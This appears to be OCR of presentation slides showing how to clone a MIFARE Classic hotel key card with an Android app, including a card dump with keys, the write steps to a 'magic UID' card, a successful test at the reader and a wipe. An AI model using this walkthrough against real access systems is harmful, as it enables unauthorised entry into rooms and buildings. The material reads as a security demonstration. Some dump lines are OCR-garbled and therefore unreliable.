
Map Keys to Sectors

Create Map for Sectors: All

Choose some key file(s):

- ☑ extended-std.keys
- ☑ std.keys

Our key was in the leaked db




Dump Editor (UID: 42AFE9...

```
Sector: 0
42AFE93E3A08040001A6F7EB288E411D
4724962BD724962BD50001000001000O
00000000002609140619301222061 9E7
1AB23CD45EF6FF0780691AB23CD45EF6
Sector: 1
0000000000000000000
0000000000000000
0000000000000000
FFFFFFFFFFFFFF07
Sector: 2
00000000000000000000000000000000
00000000000000000000000000000000
00000000000000000000000000000000
FFFFFFFFFFFFFF078069FFFFFFFFFFFF
Sector: 3
00000000000000000000000000000000
00000000000000000000000000000000
00000000000000000000000000000000
FFFFFFFFFFFFFF078069FFFFFFFFFFFF
Sector: 4
00000000000000000000000000000000
00000000000000000000000000000000
00000000000000000000000000000000
000000000000FF078069FFFFFFFFFFFF
Sector: 5
```

Caption: (Update Colors)
UID & ManufInfo | ValueBlock | KeyA | KeyB | ACs

Hotel access data

Clone the card?



4:12

Dump Editor (UID: 42AFE9...

Sector: 0

```
42AFE93E3A08040001A6F7EB288E411D
4724962BD724962BD500010000010000
000000000026091406193012220619E7
1AB23CD45EF6FF0780691AB23CD45EF6
```

Sector: 1

```
00000000000000000000000000000000
00000000000000000000000000000000
00000000000000000000000000000000
FFFFFFFFFFFFFF078069FFFFFFFFFFFF
```

Sector: 2

```
00000000000000000000000000000000
00000000000000000000000000000000
00000000000000000000000000000000
FFFFFFFFFFFFFF078069FFFFFFFFFFFF
```

Sector: 3


```
00000000000000000000000000000000
00000000000000000000000000000000
00000000000000000000000000000000
FFFFFFFFFFFFFF078069FFFFFFFFFFFF
```

Sector: 4

```
00000000000000000000000000000000
00000000000000000000000000000000
00000000000000000000000000000000
000000000000FF078069FFFFFFFFFFFF
```

Sector: 5

Caption: (Update Colors)
UID & ManufInfo | ValueBlock | KeyA | KeyB | ACs



4:13

Dump Editor (UI

Sector: 0

```
42AFE93E3A0
4724962BD72
00000000002
1AB23CD45EF
```

Sector: 1

```
00000000000
00000000000
00000000000
FFFFFFFFFFF
```

Sector: 2

```
00000000000
00000000000
00000000000
FFFFFFFFFFF
```

Sector: 3


```
00000000000
00000000000
00000000000
FFFFFFFFFFF
```

Sector: 4

```
00000000000000000000000000000000
00000000000000000000000000000000
00000000000000000000000000000000
000000000000FF078069FFFFFFFFFFFF
```

Sector: 5

Caption: (Update Colors)
UID & ManufInfo | ValueBlock | KeyA | KeyB | ACs



4:13

Write Tag

○ Write Block

● Write Dump (Clone)


Write a dump (or some sectors of it) to a tag. Blocks containing unknown data (--) will be skipped!

□ Show Options

○ Factory Format

○ Incr./Decr. Value Block

Write data



4:13

Write Tag

○ Write Block

● Write Dump (Clone)


Write a dump (or some sectors of it) to a tag. Blocks containing unknown data (---) will be skipped!

WRITE DUMP

□ Show Options

○ Factory Format

○ Incr./Decr. Value Block



4:14

Write Sectors


Select the sectors you want to write:

SELECT ALL SELECT NONE

☑ Sector 0
☑ Sector 1
☑ Sector 2
☑ Sector 3
☑ Sector 4
☑ Sector 5
☑ Sector 6
☑ Sector 7
☑ Sector 8
☑ Sector 9
☑ Sector 10
☑ Sector 11
☑ Sector 12

CANCEL OK

In our case only sector 0 has data



4:14

Write Sectors

Select the sectors you want to write:

SELECT ALL SELECT NONE

☑ Sector 0
□ Sector 1
□ Sector 2
□ Sector 3
□ Sector 4
□ Sector 5
□ Sector 6
□ Sector 7
□ Sector 8
□ Sector 9
□ Sector 10
□ Sector 11
□ Sector 12

CANCEL OK

This is not an ordinary business card.
It is NFC Mifare Classic 'Magic UID' gen2.
You can use it to clone access control or other cards having just Android phone.
Detailed instructions:
www.smartlockpicking.com/card

4:14

Map Keys to Sectors

Create Map for Sectors: 0 - 0 CHANGE

Choose some key file(s):

SELECT ALL SELECT NONE


□ extended-std.keys
☑ std.keys

Key Mapping Progress:


CANCEL START MAPPING AND WRITE DUMP

Now try the cloned card at the reader

Yes, it works in so many hotels...


This is not an ordinary business card.
It is NFC Mifare Classic 'Magic UID' gen2
You can use it to clone access control or other cards
having just Android phone
Detailed instructions:
www.smartlockpicking.com/card

Wipe the „magic" card again!



11:19

MIFARE Classic Tool

Read Tag

Write Tag


Edit/Analyze Dump File

Edit/Add Key File

Tools

Help and Info

App Version: 2.2.3



4:16

Write Tag

○ Write Block


○ Write Dump (Clone)

● Factory Format

Try to format the tag to factory/delivery state.

FACTORY FORMAT

○ Incr./Decr. Value Block



4:16

Map Keys to Sectors

Create Map for Sectors: All CHANGE

Choose some key file(s):

SELECT ALL SELECT NONE

